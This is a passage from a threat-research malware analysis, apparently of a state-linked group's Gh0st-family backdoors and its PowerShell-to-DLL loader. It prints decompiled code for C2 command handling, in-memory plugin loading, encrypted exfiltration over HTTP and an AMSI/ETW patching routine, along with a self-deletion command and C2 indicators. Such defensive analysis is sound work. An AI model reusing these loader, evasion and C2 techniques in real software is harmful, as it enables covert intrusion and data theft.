    if ( !stricmp(String1, "unistall") )
    {
      memset(Filename, 0, 260);
      GetModuleFileNameA(ghModule, Filename, 0x104u);
      sub_180001FBC(Destination, Filename);
    }
    else if ( stricmp(String1, "exitex") )
    {
      if ( !stricmp(String1, "plugin") )
        CCoreManager::ShellAction(this, 0x69u);
      else
        CClientSocket::SendMessageA((CCoreManager *)((char *)this + 264), "'%s' %s\r\n", String1, "Unknown Command.");
      goto LABEL_12;
    }
    sub_18000266C(0xFFFFFFFFi64);
LABEL_12:
    CClientSocket::SendMessageA((CCoreManager *)((char *)this + 264), "\r\n%s>", (const char *)this);
    return 1i64;
  }
  return 0i64;
}
```

The exit commands will stop the agent from running and the uninstall command will execute the following command:

“cmd /c sc query <service>&&net stop <service>&&sc delete <service>&ping 127.0.0.1 -n 5&del /a /f \”<file path>\””

All the functionality EtherealG0st has is implemented by the plugin command. After receiving such a command, a new connection to the C2 will be established and in a new thread the new subcommands will be interpreted accordingly:

```
__int64 __fastcall CCoreManager::PluginThread(CClientSocket *this)
{
  char v3[288]; // [rsp+30h] [rbp-268h] BYREF
  unsigned __int8 v4[304]; // [rsp+150h] [rbp-148h] BYREF

  Concurrency::details::EventWaitNode::EventWaitNode((Concurrency::details::EventWaitNode *)v3, CCoreManager::m_pThis);
  sub_1800041D8(v3, this);
  while ( (unsigned int)CClientSocket::GetCmdLine(this, v4, 292) && (unsigned int)sub_180004770(v3, v4) )
    ;
  sub_1800041C8(v3);
  return 0i64;
}
```

The supported subcommands are QUIT, SIZE, STOR and BIT:

- QUIT command will make the thread execution stop.
- BIT command sends back an int value – probably a heartbeat.
- SIZE command returns information about the available plugins.

```
__int64 __fastcall sub_180004770(CClientSocket **a1, int edx0)
{
  const char *v3; // rax
  char a2[272]; // [rsp+30h] [rbp-D0h] BYREF
  char Buffer[272]; // [rsp+140h] [rbp+40h] BYREF

  memset(a2, 0, 260);
  memset(Buffer, 0, 260);
  v3 = (const char *)sub_180004044(edx0, (unsigned int)a2, 260, 32, 0);
  if ( v3 )
    snprintf(Buffer, 0x104ui64, "%s", v3);
  if ( compare(a2, "QUIT") )
  {
    CClientSocket::SendStatus(a1, 0);
    return 0i64;
  }
  if ( compare(a2, "SIZE") )
  {
    sub_18000421C((__int64)a1, Buffer);
  }
  else
  {
    if ( compare(a2, "STOR") )
    {
      sub_1800045F0(a1);
      return 0i64;
    }
    if ( compare(a2, "BIT") )
      sub_1800042DC(a1);
  }
  return 1i64;
}
```

STOR command receives a PE executable that will be loaded in memory, representing the plugin itself. A new connection to the C2 will be made and the **Main** export of the loaded PE executable will be invoked:

```
void *Block[6]; // [rsp+28h] [rbp-E0h] BYREF
unsigned __int8 v10[4]; // [rsp+58h] [rbp-B0h] BYREF
_DWORD v11[75]; // [rsp+5Ch] [rbp-ACh] BYREF

Block[5] = (void *)-2i64;
*(_DWORD *)v10 = 0;
memset(v11, 0, sizeof(v11));
CClientSocket::SendStatus(a1, 0);
if ( !(unsigned int)CClientSocket::RecvData(*a1, v10, 304) )
  return 0i64;
memset(Block, 0, 24);
if ( !(unsigned int)sub_180004528(*a1, (__int64)Block, *(__int64 *)&v11[7]) )
{
  if ( Block[0] )
    j_free(Block[0]);
  return 0i64;
}
v3 = Block[0];
v4 = *(_BYTE *)Block[0];
v5 = operator new(0x30ui64);
Block[4] = v5;
if ( v5 )
  v6 = (unsigned int *)sub_1800039B8((__int64)v5);
else
  v6 = 0i64;
load_mzpe((__int64)v6, (__int64)v3 + 1);
if ( (unsigned int)sub_1800039C8(v6) )
{
  v7 = CCoreManager::NewClientSocket(a1[1], v4);
  if ( v7 )
  {
    v8 = (void (__fastcall *)(struct CClientSocket *))find_export((__int64)v6, "Main");
    if ( v8 )
    {
      Sleep(0x64u);
      v8(v7);
      Sleep(0x64u);
    }
  }
}
j_free(v3);
return 1i64;
}
```

The TLS encryption is performed by OpenSSL which is embedded into EtherealG0st. Interestingly, all the samples use the **OpenSSL 0.9.8zg 11 Jun 2015**, except for a recently obtained sample **00bcbeb6ffdadc50a931212eff424e19** that uses the version **OpenSSL 1.1.1w 11 Sep 2023**, meaning that an update of the tool was made in 2023-12-06 based on the compile time and file attribute of the agent.

TranslucentGh0st

The analysis and comparison of EtherealGh0st and TranslucentGh0st showed that TranslucentGh0st is the predecessor of the EtherealGh0st. The difference between these two is that TranslucentGh0st uses byte constants to determine the command to interpret.

The c2 address is base64 encoded and encrypted with a byte-XOR with 0x28 and SUB 0xC. The port is hardcoded into the binary in plain. All the obtained samples use the domain **mail.simpletra[.]com** as C2 and port 443.

Communication with the C2 is realized over TCP without any encryption.

```
__int64 __fastcall sub_18000C740(LPVOID lpThreadParameter)
{
  _BYTE *v1; // rax
  signed __int64 v2; // rdx
  char v3; // cl
  CCoreManager *v4; // rax
  CCoreManager *v5; // rdi
  CCoreManager *v6; // rbx
  CCoreManager *v7; // rax
  unsigned __int8 *v8; // rdx
  int core[268]; // [rsp+40h] [rbp-448h] BYREF

  v1 = decrypt_(byte_180035EA0);
  v2 = &unk_18003D4E0 - (_UNKNOWN *)v1;
  do
  {
    v3 = *v1;
    v1[v2] = *v1;
    ++v1;
  }
  while ( v3 );
  CCoreManager::CCoreManager((CCoreManager *)core);
  v4 = (CCoreManager *)decrypt_((unsigned __int8 *)aUuvdubjxxvfuuf);
  CCoreManager::SetClientInfo((CCoreManager *)core, v4, port, dword_180035B88, dword_180035FA4);
  v5 = (CCoreManager *)decrypt_(byte_180035D9C);
  v6 = (CCoreManager *)decrypt_(byte_180035C98);
  v7 = (CCoreManager *)decrypt_(byte_180035B90);
  CCoreManager::SetProxyInfo((CCoreManager *)core, dword_180035B8C, v7, dword_180035C94, v6, v5);
  CCoreManager::Run((DWORD *)core, 1);
  CManager::OnReceive((CManager *)core, v8);
  return 0i64;
}                                              //
```

The Run method will establish a connection to the C2 and an instance of CKernelManager is created that exposes the method OnReceive that interprets the command constants – the value 0x27 is the equivalent of the uninstall command of the EtherealGh0st and the value 0xb9 is the equivalent of the plugin command:

```
void __fastcall CKernelManager::OnReceive(CKernelManager *this, const char *a2)
{
  _QWORD *v4; // rax
  _QWORD *v5; // r9
  CHAR Filename[272]; // [rsp+40h] [rbp-128h] BYREF

  if ( *a2 )
  {
    switch ( *a2 )
    {
      case 0x27:
        memset(Filename, 0, 260);
        GetModuleFileNameA(ghModule, Filename, 0x104u);
        sub_18000CCC0((__int64)&unk_18003D3D0, (__int64)Filename);// uninstall
        ExitProcess(0xFFFFFFFF);
      case 0x32:
        CKernelManager::SetGroup(this, a2 + 1);
        break;
      case 0x3F:
        ExitProcess(0xFFFFFFFF);
      default:
        if ( *(unsigned __int8 *)a2 == 0xB9 )
        {
          v4 = operator new(0x10ui64);
          v5 = v4;
          if ( v4 )
          {
            *v4 = 0i64;
            v4[1] = 0i64;
          }
          else
          {
            v5 = 0i64;
          }
          *v5 = this;
          v5[1] = a2 + 1;
          *((_QWORD *)this + (unsigned int)(*((_DWORD *)this + 20072))++ + 36) = begin_thread__(
                                                                                   0i64,
                                                                                   0i64,
                                                                                   (__int64)CKernelManager::Loop_DLL,
                                                                                   (__int64)v5,
                                                                                   0,
                                                                                   0i64,
                                                                                   0);
        }
        break;
    }
  }
  else
  {
    _InterlockedExchange((volatile __int32 *)this + 20073, 1);
  }
}
```

In the case the command 0xb9 is issued, the Loop_DLL establishes a new connection to the C2 and instantiates CPluginManager that exposes the necessary functionality. Its OnReceive method evaluates the commands based on the constants 5, 6, 0xb7 and 0xba – the 0xba being the equivalent of the STOR command from EtherealGh0st – the payload seems to respect the same format. The only difference is that it is decompressed with aPlib before being loaded into the memory:

```
  v7 = *(unsigned int **)((char *)&unk_18003B290 + v6 + 72);
  if ( !v7 )
  {
    v8 = operator new(0x30ui64);
    v12 = v8;
    v7 = v8 ? (unsigned int *)sub_18000B2F0((__int64)v8) : 0i64;
    v12 = 0i64;
    v9 = aplib_decompress__((__int64)this, v4, v5, &v12);
    v10 = (void *)v9;
    if ( v9 )
    {
      if ( (unsigned int)load_mzpe__((__int64)v7, v9) )
        *(_QWORD *)((char *)&unk_18003B290 + v6 + 72) = v7;
      free(v10);
    }
  }
  if ( (unsigned int)not_null(v7) )
  {
    export = (void (__fastcall *)(_QWORD))find_export__((__int64)v7, (__int64)"Main");
    if ( export )
    {
      LOBYTE(v12) = -66;
      CManager::Send((CClientSocket **)this, (unsigned __int8 *)&v12, 1u);
      Sleep(0x64u);
      export(*(_QWORD *)(*((_QWORD *)this + 2) + 320i64));
      Sleep(0x64u);
    }
  }
```

SilentGh0st

SilentGh0st communicates with the C2 over TCP, encrypting the traffic with TLS using "OpenSSL 0.9.8zg 11 Jun 2015". The C2 address is encrypted in the same manner as in TranslucentGh0st - byte-XOR with 0x28 and SUB 0xC.

The agent implements file manipulation operation as separate subcommand that are listed below:

QUIT	Stops the file manipulation operation
LIST	Lists a folder
DELE	Deletes a file or folder
MOVE	Moves operation implemented with SHFileOperationA and FO_MOVE option
RNTO	Renames operation using MoveFileA
EXEC	Executes a command using WinExec
REST	Does nothing
SIZE	Returns the size of a file
RETR	Uploads a file to the C2
STOR	Downloads a file from the C2
FILE	Gets info from a file
XMKD	Creates a directory
PLUG_vnc	Not implemented

Besides file manipulation, the agent also implements multiple functions exported by special classes such as **cshellmanager** for execution of cmd.exe commands with the output retrieval or **CInteractivShellS** - interactive execution with a cmd.exe process where multiple commands could be sent to the STDIN of the process. The most complex module implemented by the agent is CShellExManager. It implements a lot of subcommands described very well by its help message:

HTTPPROXY	Http proxy server.
SOCKSPROXY	Socks 4&5 proxy server.
CD	Changes the current directory.
COPY	Copies one file to another location.

DATE	Displays the date.
DEL	Deletes one or more files.
DIR	Displays a list of files and subdirectories in a directory.
HELP	Provides Help information for Windows commands.
MD	Creates a directory.
MKDIR	Creates a directory.
MOVE	Moves one or more files from one directory to another directory.
PWD	Print working directory.
RD	Removes a directory.
REN	Renames a file or files.
RENAME	Renames a file or files.
TIME	Displays the system time.
FILE	Get file time and clone file time.
RUN	Run a specified program or command.
CONNECT	Share a shell to host.
SESSION	Enum User Sessions.
EXTENSION	local, list, load name, remove name, ps, kill id, killall name.
EXIT	Exit.

The extension functionality uses PE executables loaded in memory that are received from the C2, compressed with aPlib similarly to TranslucentGh0st, with the export **ExtensionMain**.

The main loop that determines what functionality/module to use is determined by the strings received from the C2:

Command	Details
exit, quit	Terminate the agent
gHtn2uAHdeesfS9F	Use File manipulation functionality
lYhZ5leSVkJZOsNo	Use cshellmanager
P0lMsKp6Glji1Gvt	Use CShellExManager
oAsNmNor5HaxapDr	Proxy functionality
nSqEzgFFqUVYVVOc	Use CInteractivShellS

The only identified C2 used by the SilentGh0st is fc.adswt[.]com.

InsidiousGh0st

InsidiousGh0st, C++ version, is modification of SilentGh0st that was stripped from some functionality duplicated in multiple modules, making the agent simpler.

The communication is realized using wininet functionality and HTTP. The C2 address is base64 encoded and decrypted with RC4 and the key "**11 43 65 27 55 21 c1 df**". The user agent used in http request is also encrypted. The C2 obtained during investigation are:

https://dns-log.d-n-s.org[.]uk/
http://bitdefenderupdate[.]org:443/
http://112.113.112[.]5/
https://linklab.blinklab[.]com/

Like SilentGh0st, InsidiousGh0st uses random string for determining the operation to initialize:

Command	Operation
JEoUoUUIAd	File listing
zBTwDjEqvi	Download of file from C2
sMvIJmfhUv	Upload of file to C2
baGmIMgwql	Delete of files and folders
igCPoRyFws	Use of CShellManager
hhnrHyWFQr	Use of CShellExManager

CShellManager and CShellExManager are the exact functionality seen in SilentGh0st. Even the same help string is present:

CD	Changes the current directory.
COPY	Copies one file to another location.
DATE	Displays the date.
DEL	Deletes one or more files.
DIR	Displays a list of files and subdirectories in a directory.
HELP	Provides Help information for Windows commands.
MD	Creates a directory.
MKDIR	Creates a directory.
MOVE	Moves one or more files from one directory to another directory.
PWD	Print working directory.
RD	Removes a directory.
REN	Renames a file or files.
RENAME	Renames a file or files.
TIME	Displays the system time.
FILE	Get file time and clone file time.
RUN	Run a specified program or command.
SLEEP	Show or set sleep time.
EXTENSION	Memory tools.

The EXTENSION subcommand will receive an aPlib compressed PE executable that will be loaded into the memory and the **ExtensionMain** export will be executed.

InsidiousGh0st C#

A peculiar sample was obtained from the Ps2DLLLoader (md5:e3fb4c2d591a440cfe6419f5a9825e84) - the .net assembly 0dd4603f7c3a80a2408e458fe58b2e60 is executed with these parameters:

```
$argv=@("https://mail.adswt[.]com", "sessionps1", "32210")
```

The sample is packed with .netreactor and is in fact an InsidiousGh0st implementation in C#, having the exact same subcommands exposed by the so called **RemoteShellEx** command type. The exact same plugin system is used in the .net agent where PE executable with ExtensionMain export is loaded in memory using this MemoryModule module (src:https://github.com/wwh1004/MemoryModule).

```
TOKEN token = (TOKEN)byte_0[0];
if (token > TOKEN.Reconnect)
{
    switch (token)
    {
    case TOKEN.Command_RemoteFile:
        this.method_3(new ThreadStart(this.method_4));
        return;
    case TOKEN.Command_RemoteShell:
        this.method_3(new ThreadStart(this.method_5));
        return;
    case TOKEN.Command_RemoteShellEx:
        this.method_3(new ThreadStart(this.method_6));
        return;
    case TOKEN.Command_RemotePowershell:
        this.method_3(new ThreadStart(this.method_7));
        return;
    case TOKEN.Command_Portmap:
        this.method_3(new ThreadStart(this.method_8));
        return;
    case TOKEN.Command_PortmapBegin:
    case TOKEN.Command_PortmapData:
    case TOKEN.Command_PortmapDataRecv:
    case TOKEN.Command_PortmapDisconnect:
    case TOKEN.Command_PortmapMapConnect:
        break;
    case TOKEN.Command_Socks5:
        this.method_3(new ThreadStart(this.method_9));
        break;
    default:
        if (token == TOKEN.TOKEN_HELLO_ACK)
        {
            this.eventWaitHandle_1.Set();
            return;
        }
        break;
    }
    return;
}
if (token == TOKEN.Disconnect)
{
    Environment.Exit(-1);
    return;
}
Class17.smethod_2();
if (token != TOKEN.Reconnect)
{
    return;
}
this.class13_0.method_2();
```

The .NET agent supports a set of functions that are not present in the C++ implementation, such as execution of PowerShell command directly in the current process, support for socks5 and TCP proxy capability.

The agent exchanges messages with the C2 by making HTTP POST requests with different paths. For sending messages to the C2 the agent uses the URL **<c2 url>/content/<random integer between 100 and 1000>**:

```
public void SendPOST(byte[] byte_0)
{
    try
    {
        int num = new Random().Next(100, 1000);
        HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(this.c2__ + "/content/" + num.ToString());
        httpWebRequest.Timeout = 60000;
        httpWebRequest.Method = "POST";
        httpWebRequest.KeepAlive = false;
        httpWebRequest.ContentLength = (long)byte_0.Length;
        httpWebRequest.ContentType = "application/x-www-form-urlencoded";
        httpWebRequest.Headers.Add("Session", this.session_string);
        Stream requestStream = httpWebRequest.GetRequestStream();
        requestStream.Write(byte_0, 0, byte_0.Length);
        requestStream.Close();
    }
    catch (Exception)
    {
    }
}
```

For receiving messages from the C2, the agent makes HTTP POST requests with the URL **<c2 url>/content/<random integer between 100 and 1000>.**

All the messages sent to C2 are GZIP compressed, AES encrypted, and length prefixed before sending it to the C2:

<total length, 4 bytes><the result of AES-CBC-encrypt(<header length, 1 byte><random bytes, header length bytes><GZIP compressed message>)>

The key and IV for AES are derived from a key seed provided by the Ps2dllLoader:

```
try
{
    byte[] array = null;
    byte[] array2 = Encoding.UTF8.GetBytes(key_seed);
    byte[] array3;
    if (!false)
    {
        array2 = SHA256.Create().ComputeHash(array2);
        if (4 == 0)
        {
            goto IL_128;
        }
        array3 = new byte[] { 1, 2, 3, 4, 5, 6, 7, 8 };
    }
    using (MemoryStream memoryStream = new MemoryStream())
    {
        RijndaelManaged rijndaelManaged = new RijndaelManaged();
        try
        {
            if (-1 != 0)
            {
                rijndaelManaged.KeySize = 256;
                rijndaelManaged.BlockSize = 128;
                Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(array2, array3, 1000);
                rijndaelManaged.Key = rfc2898DeriveBytes.GetBytes(rijndaelManaged.KeySize / 8);
                rijndaelManaged.IV = rfc2898DeriveBytes.GetBytes(rijndaelManaged.BlockSize / 8);
                rijndaelManaged.Mode = CipherMode.CBC;
            }
            CryptoStream cryptoStream = new CryptoStream(memoryStream, rijndaelManaged.CreateEncryptor(), CryptoStreamMode.Write);
            try
            {
                cryptoStream.Write(buffer, 0, buffer_size);
                do
                {
                    cryptoStream.Close();
                }
                while (false);
            }
            finally
            {
                if (cryptoStream == null)
                {
                    goto IL_FA;
                }
```

The received messages are obtained from http response body and are length-prefixed, the first byte representing the message's length. Then follows the decryption with AES and the process of determining the offset of the compressed buffer by adding some values of from the buffer resulting after decryption:

```
try
{
    byte[] array = aes.Decrypt(byte_0, int_0, int_1, this.aes_key_seed);
    if (array != null)
    {
        int num = (int)array[0];
        int_0 = 1;
        for (int i = 0; i < num; i++)
        {
            int_0 += (int)(array[int_0] + 1);
        }
        Class13.smethod_0();
        byte[] array2 = new byte[array.Length - int_0];
        Array.Copy(array, int_0, array2, 0, array2.Length);
        byte[] array3 = Class12.uncompress(array2);
        if (array3 != null)
        {
            this.class16_0.vmethod_0(array3, array3.Length);
        }
    }
}
```

The communication is initiated by the agent by sending the **LoginInfoPacket** containing the computer name, username and the local IP address. Then the received messages are interpreted as commands where the first bytes identify the command issued by the C2.

InsidiousGh0st Go

The most recent sample from InsidiousGh0st family is **c:\users\public\downloads\notea.exe** (**05eb9aa03e1c7a0c1fa6c558bb47f0a3**). It is built with Go and has many similarities to the InsidiousGh0st sample implemented in C#.

It was intended to be deployed on an internet-exposed system as it binds to **0.0.0.0** and listens for connections from the attackers.

In the main function, the bind address and an RSA public key are prepared for further use, then the bind address is passed to the **main.Listen** function:

```
v3 = runtime_slicebytetostring(0LL, rawBindAddress, rawBindAddressSize);
v5 = strings_TrimRight(v3, *((__int64 *)&v3 + 1), (__int64)&null_byte, 1LL);
bindAddress.len = v8;
if ( dword_C3A0D0 )
  runtime_gcWriteBarrier(&bindAddress);
else
  bindAddress.ptr = v5;
v4 = runtime_slicebytetostring(0LL, rawRsaPublicKey, rawRsaPublicKeySize);
v6 = strings_TrimRight(v4, *((__int64 *)&v4 + 1), (__int64)&null_byte, 1LL);
rsaPublicKey.len = v8;
if ( dword_C3A0D0 )
  runtime_gcWriteBarrier(&rsaPublicKey);
else
  rsaPublicKey.ptr = v6;
LOBYTE(v1) = 1;
v7 = main_Listen(bindAddress.ptr, bindAddress.len, v1, (__int64)&p_main_KernelDone);
if ( (_QWORD)v7 )
```

The main.Listen function checks the bind address string for the indicator that determines the communication protocol to use.

If bind address contains an "**s**" character, then the agent will use TLS over TCP. In this case, the existence of the files "**server.crt**" and "**server.key**" is checked and if they exist, these files will be used as certificate for TLS communication, otherwise, a new certificate will be generated. The **crypto.tls.Listen** function will be used to listen to the provided bind address after deleting all the "s" occurrences.

If the bind address contains an "**u**" character, then the agent will use QUIC protocol with a generated TLS certificate.

TCP will be used if the bind address contains none of the options listed above.

The hardcoded bind address specified in the analyzed binary is "**0.0.0.0:54498**".

Next, an AES session passphrase is randomly generated before accepting any connection and then, in **main.HandleConnection**, the AES session passphrase is sent to the C2 encrypted with RSA and the public RSA key hardcoded into the binary.

The messages sent to the C2 respect the same format found in the .NET implementation and have a length-prefixed randomly generated header followed by the GZIP compressed and AES-CBC encrypted message to send.

In case of the first message where the AES key seed is sent to the C2, the key will be GZIP compressed and RSA encrypted, then packed in the length-prefix format and then sent to the C2.

Otherwise, the message is compressed with GZIP and encrypted with AES256-CBC with the key and IV derived from the AES session passphrase. The result is combined with the header and the length-prefixed content is sent. For the AES encryption the module **github.com/mervick/aes-everywhere/go/aes256** is used.

Interestingly, the .NET implementation, in addition to using a hardcoded AES key, uses sha256 and Rfc2898DeriveBytes for deriving the key and IV for AES, which is different from the implementation seen in github.com/mervick/aes-everywhere/go/aes256, which uses MD5 over a passphrase and a randomly generated buffer (salt) appended to the beginning of the resulted crypto text.

The messages received from the C2 respect the same format seen in the .NET implementation – the first 4 bytes represent the length of the following content. Then, the content of the indicated length is decrypted with AES256-CBC, and the position of the compressed buffer in the decrypted buffer is established by summing a few bytes from the decrypted buffer.

The commands implemented by the go agent are handled by specific modules identified by the following command IDs:

Command ID	Module	Details
0x17	FileManagerConn	Implements file listing, drive listing, file deletion, file download and file upload
0x18	ShellManagerConn	Implements command execution using os go module
0x19	PortmapManagerConn	Implements proxy feature
0x1F	Socks5ManagerConn	Uses github.com/armon/go-socks5 to expose a socks5 proxy on a given port by calling ListenAndServe
0x22	PowershellManagerConn	Uses github.com/Ne0nd0g/go-clr to execute powershell commands within the agent process

Each module handles the subsequent command by the functions listed below:

```
main_FileManagerConn        .text
main_PortmapManagerConn     .text
main_PowershellManagerConn  .text
main_ShellManagerConn       .text
main_Socks5ManagerConn      .text
```

The effort of implementing the same functionality in many programming languages suggests that attackers are used to the implemented features. They try to change the exposed tools but maintain the functionality intact.

FluffyGh0st

The FluffyGh0st agent is similar to EthealGh0st and TranslucentGh0st in many respects. Its main function is to load plugins in the form of DLLs received from the C2 and interact with the loaded plugins.

The agent usually uses TCP as a communication protocol, but samples that used TLS over TCP were also identified. For TLS, the **OpenSSL 1.1.1w 11 Sep 2023** was used.

The implemented commands are mainly used to interact with its plugins. The loading process for a plugin consists of receiving the data from C2 as RC4 encrypted with the hardcoded key used for RC4 decryption **32 34 55 77 82 FB FD DC** is the same in all identified samples. A lznt1 decompression is applied over the decrypted buffer before reflectively loading the DLL.

The decompression is done with **RtlDecompressBuffer** api call followed by loading the DLL reflectively.

```
HMODULE result; // rax
NTSTATUS (__stdcall *RtlDecompressBuffer)(USHORT, PUCHAR, ULONG, PUCHAR, ULONG, PULONG); // rbx
size_t v8; // rsi
HMODULE v9; // rdi

result = hModule;
if ( hModule || (result = GetModuleHandleA("ntdll.dll"), (hModule = result) != 0i64) )
{
  RtlDecompressBuffer = (NTSTATUS (__stdcall *)(USHORT, PUCHAR, ULONG, PUCHAR, ULONG, PULONG))::RtlDecompressBuffer;
  if ( !::RtlDecompressBuffer )
  {
    RtlDecompressBuffer = (NTSTATUS (__stdcall *)(USHORT, PUCHAR, ULONG, PUCHAR, ULONG, PULONG))GetProcAddress(
                                                                                                 result,
                                                                                                 "RtlDecompressBuffer");

    ::RtlDecompressBuffer = (__int64)RtlDecompressBuffer;
    if ( !RtlDecompressBuffer )
      return 0i64;
    result = hModule;
  }
  if ( !RtlGetCompressionWorkSpaceSize )
  {
    RtlGetCompressionWorkSpaceSize = (NTSTATUS (__stdcall *)(USHORT, PULONG, PULONG))GetProcAddress(
                                                                                       result,
                                                                                       "RtlGetCompressionWorkSpaceSize");

    if ( !RtlGetCompressionWorkSpaceSize )
      return 0i64;
    RtlDecompressBuffer = (NTSTATUS (__stdcall *)(USHORT, PUCHAR, ULONG, PUCHAR, ULONG, PULONG))::RtlDecompressBuffer;
  }
  v8 = (unsigned int)(*a3 + 128);
  result = (HMODULE)malloc(v8);
  v9 = result;
  if ( result )
  {
    ((void (__fastcall *)(__int64, HMODULE, _QWORD, __int64, int, _DWORD *))RtlDecompressBuffer)(
      2i64,
      result,
      (unsigned int)v8,
      a1,
      a2,
      a3);
    return v9;
  }
}
```

The export function name of a typical plugin is "**InstallPlugin**". The loading process and interaction with the plugins is determined by a few constants:

```
__int64 (__fastcall *v8)(char *, _QWORD, _QWORD); // r9

result = (__int16)a4 - 1;
switch ( a4 )
{
  case 1u:
    *(_DWORD *)(a1 + 376) = 1;
    result = sub_180005FF0(a1, a2);
    break;
  case 2u:
  case 3u:
  case 4u:
    return result;
  case 0x90u:
    result = sub_18000A400(a1, a2);
    if ( !(_DWORD)result )
      result = sub_180006120(a1, 0x30u, (__int64)a2, 0x10u);
    break;
  case 0x91u:
    result = sub_18000A2C0(a1, a2, a3);
    break;
  case 0x93u:
    result = sub_18000A720(a1, a2);
    break;
  default:
    result = *(_QWORD *)(a1 + 368);
    if ( result )
    {
      while ( *(_DWORD *)(result + 8) != (a4 & 0xFF00) )
      {
        result = *(_QWORD *)(result + 56);
        if ( !result )
          return result;
      }
      if ( !*(_DWORD *)result )
      {
        v8 = *(__int64 (__fastcall **)(char *, _QWORD, _QWORD))(result + 16);
        if ( v8 )
          result = v8(a2, a3, a4);
      }
    }
    break;
```

The c2 address is found in plain at the end of the .data section. Based on multiple collected samples, it seems that each sample is created from a template and the only major change is in the region containing the C2 address.

auth.bitdefenderupdate.com
cdn.g8z.net
193.149.129.128
spcg.lunaticfridge.com,167.71.199.105
167.71.199.105
newy.hifiliving.com

.NET malware zoo

Unfading Sea Haze uses multiple .NET malicious agents to alternate the use of suit of malware written in C++ to minimize the exposure of the toolset.

All the encountered samples were loaded either by the specialized loader Ps2dllLoader or by msbuild.exe set to execute a C# payload with the help of Microsoft.Build.Utilities.Task interface.

The Ps2dllLoader has been used at least since 2018 and was seen to load all types of .NET agents such as SharpJSHandler, SerialPktDoor and many others. It was also used to execute PowerShell scripts set to collect browser data.

For instance, the msbuild.exe and C# payloads were used in the malicious lnk files from the archives, which we suspect were used to gain initial access. The latest development in this type of malware loading was seen in samples that are set to execute msbuild.exe with an SMB share as a parameter, indicating to the msbuild to locate the C# payload on a remote location controlled by the attacker.

All the .NET assembly are packed using Smart Assembly or .netreactor.

Ps2dllLoader

The Ps2dllLoader is named after its main capability to execute embedded PowerShell scripts in its memory.

Until recently, the PowerShell scripts extracted from the collected samples were responsible for loading a .NET assembly and invoking its functions providing as parameters, information necessary for it to function such as C2 address. However, the recently encountered samples of Ps2dllLoader contain PowerShell scripts that perform cookies collection from browser files.

The loader starts by loading the common language runtime (CLR) into the process using COM interfaces. The first attempt of CLR loading targets the v4.0.30319 runtime:

```
strcpy(ProcName, "CLRCreateInstance");
ProcAddress = GetProcAddress(v2, ProcName);
if ( ProcAddress
  && ((int (__fastcall *)(char *, char *, __int64 *))ProcAddress)(&CLSID_CLRMetaHost, &IID_ICLRMetaHost, &v7) >= 0
  && (*(int (__fastcall **)(__int64, const wchar_t *, char *, __int64 *))(*(_QWORD *)v7 + 24i64))(
       v7,
       L"v4.0.30319",
       &IID_ICLRRuntimeInfo,
       &v8) >= 0
  && (*(int (__fastcall **)(__int64, int *))(*(_QWORD *)v8 + 80i64))(v8, &v9) >= 0
  && v9
  && (*(int (__fastcall **)(__int64, int *, int *, __int64))(*(_QWORD *)v8 + 72i64))(
       v8,
       &CLSID_CorRuntimeHost,
       &IID_ICorRuntimeHost,
       a2) >= 0 )
{
```

If unsuccessful, the next attempt targets the v2.0.50727 runtime:

```
  strcpy(ProcName, "CorBindToRuntime");
  ProcAddress = GetProcAddress(hModule, ProcName);
  if ( !ProcAddress
    || ((int (__fastcall *)(const wchar_t *, const wchar_t *, void *, void *, __int64 *))ProcAddress)(
         L"v2.0.50727",
         L"wks",
         &CLSID_CorRuntimeHost,
         &IID_ICorRuntimeHost,
         &v28) < 0 )
  {
    goto LABEL_56;
  }
```

The Ps2dllLoader has embedded two .NET assemblies compressed with apLib algorithm, an assembly built for each of the targeted runtimes. The .NET assembly is then loaded into the memory and the functions exported by the "a.b" class are used to base64 decode the PowerShell script embedded into the loader and to execute the script.

The samples encountered in 2024 noticed an addition to the embedded resources—the newer Ps2dllLoader version contains four .NET assemblies—two built for v2.0.50727 and the other two built for v4.0.30319 runtime. The difference between the binaries built for the same runtime is that one binary performs AMSI patching and ETW patching before executing the PowerShell payload. The decision of what .NET assembly to load depends on the loaded CLR runtime and on a hardcoded flag that indicates if patching of AMSI and ETW is necessary.

```
if ( !stricmp(use_loader_with_amsi_etw_patching, "true") )
{
  if ( loaded__net_runtime == v2_0_50727_runtime_type )// v2_0_50727_runtime_type
  {
    v6 = check_aplib_header_return_uncompressed_size(compressed_loaderpatch_dll);
    v7 = v6;
    if ( v6 == -1 )
      goto LABEL_37;
    v8 = malloc(v6);
    if ( !v8 )
      goto LABEL_37;
    clock();
    v9 = 3374i64;
    v10 = compressed_loaderpatch_dll;
  }
  else                                        //  v4.0.30319_runtime_type
  {
    v11 = check_aplib_header_return_uncompressed_size(compressed_loader40patch_dll);
    v7 = v11;
    if ( v11 == -1 )
      goto LABEL_37;
    v8 = malloc(v11);
    if ( !v8 )
      goto LABEL_37;
    clock();
    v9 = 3472i64;
    v10 = compressed_loader40patch_dll;
  }
}
```

```
else if ( loaded__net_runtime == v2_0_50727_runtime_type )// v2_0_50727_runtime_type
{
  v12 = check_aplib_header_return_uncompressed_size(compressed_loader_dll);
  v7 = v12;
  if ( v12 == -1 )
    goto LABEL_37;
  v8 = malloc(v12);
  if ( !v8 )
    goto LABEL_37;
  clock();
  v9 = 2070i64;
  v10 = compressed_loader_dll;
}
else                                          // v4.0.30319_runtime_type
{
  v13 = check_aplib_header_return_uncompressed_size(compressed_loader40_dll);
  v7 = v13;
  if ( v13 == -1 )
    goto LABEL_37;
  v8 = malloc(v13);
  if ( !v8 )
    goto LABEL_37;
  clock();
  v9 = 2184i64;
  v10 = compressed_loader40_dll;
}
```

The selected .NET assembly is loaded and its a.b.d method invoked with the PowerShell script given as a string parameter:

```
using System;
using System.Management.Automation;
using System.Management.Automation.Runspaces;
using System.Reflection;
using System.Text;
using patch;

namespace a
{
    // Token: 0x02000002 RID: 2
    public class b
    {
        // Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00000250
        private static string c(string base64EncodedData)
        {
            return Encoding.UTF8.GetString(Convert.FromBase64String(base64EncodedData));
        }

        // Token: 0x06000002 RID: 2 RVA: 0x00002064 File Offset: 0x00000264
        public static void d(string scriptText)
        {
            try
            {
                Console.WriteLine(Program.Main());
                using (Runspace runspace = RunspaceFactory.CreateRunspace())
                {
                    runspace.Open();
                    using (PowerShell powerShell = PowerShell.Create())
                    {
                        Type type = powerShell.GetType().Assembly.GetType(b.c("U3lzdGVtLk1hbmFnZW1lbnQuQXV0b21hdGlvbi5BbXNpVXRpbHM="));
